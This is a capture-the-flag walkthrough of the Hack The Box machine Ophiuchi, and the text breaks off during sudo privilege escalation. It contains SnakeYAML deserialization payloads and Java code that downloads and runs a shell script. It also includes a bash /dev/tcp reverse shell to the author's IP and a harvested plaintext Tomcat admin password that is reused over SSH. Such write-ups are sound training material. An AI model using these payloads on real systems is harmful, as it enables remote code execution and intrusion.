OPHIUCHI BOX

Common Enumeration

Namp

TCP over SSH
HTTP Default page
*Host 8.2p1 Ubuntu 4ubuntu0.1

```
map.txt 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
```

Apache Tomcat 9.0.38

Looking for the information of tomat changelog found out that it was recently changed so am no going to dig much on that;

Screenshot 1

Tomcat 9.0.38 (markt) 2020-09-15

Catalina

64582: Pre-load the `CoyoteOutputStream` class to prevent a potential exception when running under a security manager. Patch provided by Johnathan Gilday. (markt)

64593: If a request is not matched to a Context, delay issuing the 404 response to give the rewrite valve, if configured, an opportunity to rewrite the request.


Checking the web browser at

*10.10.10.227:8080

Screenshot 2

it brings a parse yaml and by writing anything then executing it brings an error of security reason

Screenshot 3




After parsing some special character

Screenshot 4

it then gives a status of 500 at least it shows us it is doing something

Screenshot 5




looking at the screenshot above i see a snakeyml by looking for information about it we find out that it has a javascript payload https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858 then we try to load the payload to the parse ymxl and have a listening port to see if we can get a shell.

Trying the first snakeyaml payload

```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
  !!java.net.URL ["http://attacker-ip/"]
]]
]
```


Screenshot 6



Terminal Listening

a netcat listening at port 80

Screenshot 7



but we do not find a shell at least the server was able to be reached out so we know there is a kind of vulnerability

Second Execution of the payload

we then discover there is a github vulnerability https://github.com/artsploit/yaml-payload it is the same but given it a jar file

Screenshot 8

artsploit Initial commit f4d8cfa on Apr 16, 2019 1 commit

src	Initial commit	2 years ago
.gitignore	Initial commit	2 years ago
README.md	Initial commit	2 years ago

View all commits by artsploit

README.md

A tiny project for generating payloads for the SnakeYAML deserialization gadget (taken from https://github.com/mbechler/marshalsec):

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://artsploit.com/yaml-payload.jar"]
  ]]
]
```

Put the java code you want execute into AwesomeScriptEngineFactory.java and compile:

```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
 !!java.net.URL ["http://artsploit.com/yaml-payload.jar"]
]]
]
```

Then i have to git clone the payload so that i can follow how to built it

Screenshot 9

```
root@kali: /home/leshack98/HTB/Ophiuchi
File  Actions  Edit  View  Help
root@kali: ...98/HTB/sink ×   root@kali: /h.../HTB/Ophiuchi

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi]
└─# git clone https://github.com/artsploit/yaml-payload.
Cloning into 'yaml-payload' ...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reu
Receiving objects: 100% (10/10), done.

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi]
└─#
```

we are to modify the #AwesomeScriptEngineFactory.java by putting a jave code execution code that will enable us have a shell

Screenshot 10

```
root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload/src/artsploit
File  Actions  Edit  View  Help
root@k...B/sink ×   root@kali: /home/leshac...l-payload/src/artsploit ×   ro...98 ×
Receiving objects: 100% (10/10), done.

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi]
└─# cd yaml-payload/

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# ls
README.md  src

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# cd src/

┌──(root💀 kali)-[/home/…/HTB/Ophiuchi/yaml-payload/src]
└─# ls
artsploit  META-INF

┌──(root💀 kali)-[/home/…/HTB/Ophiuchi/yaml-payload/src]
└─# cd artsploit

┌──(root💀 kali)-[/home/…/Ophiuchi/yaml-payload/src/artsploit]
└─# ls
AwesomeScriptEngineFactory.java

┌──(root💀 kali)-[/home/…/Ophiuchi/yaml-payload/src/artsploit]
└─#
```

Am going to execute a reverse shell here

Screenshot 11

```
    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
            Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/
MacOS/Calculator");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

Screenshot 12

```java
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.14.201:8000/shell.sh -o /tmp/shell.sh");
            Runtime.getRuntime().exec("bash /tmp/shell.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
```

code

Replace your ip here [(curl http://10.10.14.201)]

```
  Runtime.getRuntime().exec("curl http://10.10.14.201:8000/shell.sh -o
/tmp/shell.sh");
  Runtime.getRuntime().exec("bash /tmp/shell.sh");
```

it needs a java compiler so by installing openjdk-11-jdk it was able to compiler which the compilation is done in the yaml-payload dir

compiling codes

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```

After successful compiling by checking the artsploit dir you will find a java class the screenshot below a firms that

Screenshot 14

```
File  Actions  Edit  View  Help
root@kali: /...98/Downloads ×   root@kali: /home/leshack98/H...i/yaml-payload/src/artsploit ×   root@

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi]
└─# cd yaml-payload/

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# ls
README.md  shell.sh  src  yaml-payload.jar

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# mousepad src/artsploit/AwesomeScriptEngineFactory.java

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# javac src/artsploit/AwesomeScriptEngineFactory.java

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# jar -cvf yaml-payload.jar -C src/ .
added manifest
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in = 1679) (out= 711)(deflated 57%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1569) (out= 429)(deflated 72%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# cd src

┌──(root💀 kali)-[/home/…/HTB/Ophiuchi/yaml-payload/src]
└─# cd artsploit

┌──(root💀 kali)-[/home/…/Ophiuchi/yaml-payload/src/artsploit]
└─# ls
AwesomeScriptEngineFactory.class  AwesomeScriptEngineFactory.java

┌──(root💀 kali)-[/home/…/Ophiuchi/yaml-payload/src/artsploit]
└─#
```

In the same yaml-payload dir add this shell.sh script which contains a bash reverse shell command that it will be called by yaml-payload.jar that we just complied which has the execution code that includes the the shell.sh see [#screenshot12]

shell.sh code

Replace your ip here [/10.10.14.201/8888] and specify the port in which the netcat will listen to for my case is port 8888

```
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1
```

Screenshot 15

```
┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# cat shell.sh
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─#
```

Getting the shell

Now we are ready for getting the shell.
-First, we start a python3 HTTP server in the yaml-payload dir which it will be cointaning shell.sh and the yaml-payload.jar using ;

Code

```
python3 -m http.server
```

Then start a netcat listening at your specified port number that you specified in the shell.sh

Code

```
netcat -lvnp 8888
```

Then navigate to your windows and paste this code to your parse yaml site

Code

Replace your ip here ["http://10.10.14.201:8000/yaml-payload.jar"]

```
!!javax.script.ScriptEngineManager [
 !!java.net.URLClassLoader [[
   !!java.net.URL ["http://10.10.14.201:8000/yaml-payload.jar"]
 ]]
]
```

Finally we Get a shell as tomcat

Screenshot 16

```
root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload
File  Actions  Edit  View  Help
root@kali: /ho...ck98/Downloads ×   root@kali: /home/lesha.../Ophiuchi/yaml-payload ×   root@kali: /home/lesha.../Ophiuch

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# ls
README.md  shell.sh  src  yaml-payload.jar

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# cat shell.sh
#!/bin/sh
bash -i >& /dev/tcp/10.10.14.201/8888 0>&1

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.201 - - [05/Jul/2021 08:41:28] "GET / HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:01:15] code 404, message File not found
10.10.10.227 - - [05/Jul/2021 09:01:15] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
10.10.10.227 - - [05/Jul/2021 09:03:42] code 404, message File not found
10.10.10.227 - - [05/Jul/2021 09:03:42] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi/yaml-payload]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [05/Jul/2021 09:05:04] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:04] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:05] "GET /shell.sh HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:10] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:11] "GET /yaml-payload.jar HTTP/1.1" 200 -
10.10.10.227 - - [05/Jul/2021 09:05:11] "GET /shell.sh HTTP/1.1" 200 -
```

Screenshot 17

```
root@kali: /home/leshack98/
File  Actions  Edit  View  Help
root@kali: /home/leshack98/Downloads ×   root@kali: /home/leshack98/HTB/Ophiuchi/yaml-paylo

┌──(root💀 kali)-[/home/leshack98/HTB/Ophiuchi]
└─# netcat -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 10.10.10.227 53284
bash: cannot set terminal process group (814): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@ophiuchi:/$
```

Finding the Details

The first thing i do is to grab the bash so i can now where it is been stored and use it to improve my shell

Code

```
ls -la /bin/ | grep bash
```

Screenshot 18

```
tomcat@ophiuchi:/$ ls -la /bin/ | grep bash
ls -la /bin/ | grep bash
-rwxr-xr-x  1 root   root     1183448 Feb 25  2020 bash
-rwxr-xr-x  1 root   root        6794 Feb 25  2020 bashbug
-rwxr-xr-x  1 root   root        2446 Jan 26  2020 dh_bash-completion
lrwxrwxrwx  1 root   root           4 Feb 25  2020 rbash → bash
tomcat@ophiuchi:/$
```

There bash is being linked to the rbash so i will use the sh to improve my shell

Code

```
ls -la /bin | grep sh
```

Screenshot 19

```
tomcat@ophiuchi:/$ ls -la /bin | grep sh
ls -la /bin | grep sh
tomcat@ophiuchi:/$ which sh
which sh
/usr/bin/sh
tomcat@ophiuchi:/$
```

Improving the shell

using sh

Code

```
python3 -c 'import pty;pty.spawn("/bin/sh")'
```

incase i was using bash

Code

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

After improving the shell to avoid any problems to ensure that i will be still logged in in case of any trouble i stop the listening port then type this code

Code

```
stty raw -echo
```

-fg
-press two enters
this work when you are not using the root account

Screenshot 20

```
var
tomcat@ophiuchi:/$ python3 -c 'import pty;pty.spawn("/bin/sh")'
python3 -c 'import pty;pty.spawn("/bin/sh")'
$ ^Z
[1]+  Stopped                 netcat -lvnp 8888
┌──(leshack98㉿kali)-[~]
└─$ stty raw -echo
┌──(leshack98㉿kali)-[~]
netcat -lvnp 8888

$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
$ ls -la /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Feb 25  2020 /usr/bin/bash
$ /usr/bin/bash
tomcat@ophiuchi:/$
```

Code

```
export TERM=linux
```

This helps you to be able to clear when you are in the account

when i list the directory i see there is /opt is the directory were to store un-bundled packages each in its sub-directory there are already built whole packages provided by an independent third party software distributors.

Screenshot 21

```
File  Actions  Edit  View  Help
root@kali: /home/leshack98/Downloads ×   root@kali: /home/leshack98/HTB/Ophiuchi/yaml-p
tomcat@ophiuchi:/$ ls
bin   cdrom  etc  lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
tomcat@ophiuchi:/$ cd opt
tomcat@ophiuchi:/opt$ ls
tomcat  wasmer-go  wasm-functions
tomcat@ophiuchi:/opt$ cd tomcat
tomcat@ophiuchi:~$
```

if you do not know where tomacat was installed you could perform the code below

Code

```
ps -ef
```

or
use env to find where it is installed

Screenshot 22

```
bin  BUILDING.txt  conf  CONTRIBUTING.md  lib  LICENSE  logs  NOTI
tomcat@ophiuchi:~$ env
JAVA_HOME=/usr/lib/jvm/java-1.11.0-openjdk-amd64
JAVA_OPTS=-Djava.awt.headless=true -Djava.security.egd=file:/dev/.
es -Dorg.apache.catalina.security.SecurityListener.UMASK=0027
PWD=/opt/tomcat
LOGNAME=tomcat
CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC
HOME=/opt/tomcat
LANG=en_US.UTF-8
CATALINA_PID=/opt/tomcat/temp/tomcat.pid
INVOCATION_ID=0ce0b3f82fbb45529feba63ac443a0d7
CATALINA_BASE=/opt/tomcat
TERM=linux
CATALINA_HOME=/opt/tomcat
USER=tomcat
SHLVL=3
JDK_JAVA_OPTIONS= --add-opens=java.base/java.lang=ALL-UNNAMED --ad
JOURNAL_STREAM=9:24001
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
_=/usr/bin/env
OLDPWD=/opt
tomcat@ophiuchi:~$
```

Then i change the directory to conf because this is where potential the information is found in the user.xml

Screenshot 23

```
tomcat@ophiuchi:~$ ls
bin  BUILDING.txt  conf  CONTRIBUTING.md  lib  LICENSE  logs  NOTICE  README.md  RELEASE-NOTES  RUNNING.txt  temp  webapps  work
tomcat@ophiuchi:~$ cd conf
tomcat@ophiuchi:~/conf$ ls
catalina.policy      context.xml           jaspic-providers.xsd  server.xml        tomcat-users.xsd
catalina.properties  jaspic-providers.xml  logging.properties    tomcat-users.xml  web.xml
tomcat@ophiuchi:~/conf$
```

we look were the comment ends then we find out the username and the password
username=Admin
pass=whythereisalimit

Screenshot 23

```
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
        version="1.0">
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
```

when i do sudo su so that i can test the password against tomcat i find out that the password is not for tomcat

Screenshot 25

```
-->
</tomcat-users>
tomcat@ophiuchi:~/conf$ sudo su
[sudo] password for tomcat:
Sorry, try again.
[sudo] password for tomcat:
Sorry, try again.
[sudo] password for tomcat:
sudo: 3 incorrect password attempts
tomcat@ophiuchi:~/conf$
```

so i check to see the password belongs to who as a user in the box

Code

```
cat /etc/passwd | grep sh$
```

Screenshot 26

```
tomcat@ophiuchi:~/conf$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000:,,,:/home/admin:/bin/bash
tomcat@ophiuchi:~/conf$
```

it brings a weird /bin/bash mean it has a restricted thing with bash to i just try to connect to admin using the password by ssh

Code

```
ssh admin@10.10.10.227
```

Screenshot 27

```
root@kali: /home/leshack98/Downloads ×   root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload ×   leshack98@kali: ~ ×   admi
└─# ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 05 Jul 2021 06:30:24 PM UTC

  System load:             0.0
  Usage of /:              20.0% of 27.43GB
  Memory usage:            21%
  Swap usage:              0%
  Processes:               240
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:a66b


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jul  5 14:25:33 2021 from 10.10.14.142
admin@ophiuchi:~$
```

As you can see am able to log in to the admin then there is where i find the user.txt

Screenshot 28

```
admin@ophiuchi:~$ ls
user.txt
admin@ophiuchi:~$
```

so i did sudo -l to see what i can perform without the password and i end up finding a sudo /usr/bin/go run /opt/wasm-functions/index.go

which go is just the same as php

Screenshot 29

```
File  Actions  Edit  View  Help
root@kali: /home/leshack98/Downloads ×   root@kali: /home/leshack98/HTB/Ophiuchi/yaml-payload ×   leshack98@kali: ~ ×   admi
admin@ophiuchi:/$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/$
```

Screenshot 30

```go
package main
import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

in the screenshot above you can see its doing something with wasm .it does something to main.wasm then loading the instance then calling info and if it returns 1 it says Not ready to deploy else it going to say ready to deploy and execute deploy.sh

so am going to find and send error message to /dev/null ang grep main.wasm to see where it is

Code

```
find / 2>/dev/null | grep main.wasm
```

then It looks like there is a directory

Screenshot 31

```
admin@ophiuchi:/$ find / 2>/dev/null | grep main.wasm
/opt/wasm-functions/main.wasm
/opt/wasm-functions/backup/main.wasm
admin@ophiuchi:/$
```

when i go to the directory and try to run the command it brings not ready to deploy

Code

```
sudo /usr/bin/go run /opt/wasm-functions/index.go
```

Screenshot 32

```
